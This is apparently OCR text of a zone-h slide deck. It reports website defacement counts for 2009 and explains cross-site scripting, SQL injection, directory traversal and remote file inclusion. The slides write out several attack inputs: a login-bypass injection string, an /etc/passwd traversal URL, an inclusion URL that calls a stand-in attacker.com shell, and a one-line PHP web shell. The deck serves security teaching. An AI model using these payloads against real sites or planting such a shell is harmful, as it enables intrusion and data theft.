
zone-h
unrestricted information

zone-h
unrestricted information

Defacement da APRILE al 8 Dicembre 2009


MASS = 5193
SINGLE = 697




zone-h
unrestricted information

Defacement da APRILE al 8 Dicembre 2009

Apache / *NIX	= 4850
IIS 4.0	= 3
IIS 5.0	= 36
IIS 6.0	= 984
IIS 7.0	= 11
Altri	= 6



Web servers vulnerable points



Cross site scripting


A lot of successful sites are vulnerable to attacks that focus upon the way HTML content is generated and interpreted by client browsers.

Attackers are often able to embed malicious HTML-based content within client web requests.


With sufficient forethought and analysis, attackers can exploit these flaws by embedding scripting elements within the returned content without the knowledge of the sites visitors.

http://www.cgisecurity.com/articles/xss-faq.shtml

Cross site scripting 3



Cross site scripting 4



SQL Injection

Lots of pages validate user credentials in databases through SQL queries.

```
SELECT * FROM table WHERE pwd = mypassword
```

… for example…

```
SELECT * FROM table WHERE 'zone-h' = 'testing'
```

Let's see what happens when the user types

` or `a'=`a

as password.

```
SELECT * FROM table WHERE 'zone-h' = '` or `a'=`a'
```

Remember, the magic string is `' or 'a'='a`

Directory traversal

What is possible to guess if a URL is like this:

http://www.website.com/read.php?page=index.html

“file.php” is the web application. It reads the value of “page” variable and do something.

Probably, the web application read the file that the variable “page” refers to.

Directory traversal 2

So the attacker can try something like this:

http://www.website.com/file.php?page=../../../../etc/passwd

In this way it's possible to read any file on the filesystem, assuming that the absolute path is known.

File inclusion

Another PHP specific common web application flaw is the remote file inclusion vulnerability.

It consists of the inclusion of an external PHP script (usually a shell) that is executed on the machine hosting the vulnerable web application.

File inclusion 3

This means that you can include an arbitrary file into the main web application. To exploit this vulnerability, the attacker should craft an URL like this:

http://www.site.com/index.php?file=http://attacker.com/shell.php&cmd=ls

Where http://attacker.com/shell.php is a command shell in PHP and “cmd” is the variable where to put commands to be executed on the server.

Example of a simple PHP Shell script:

```
<?
system($_GET[cmd]);
?>
```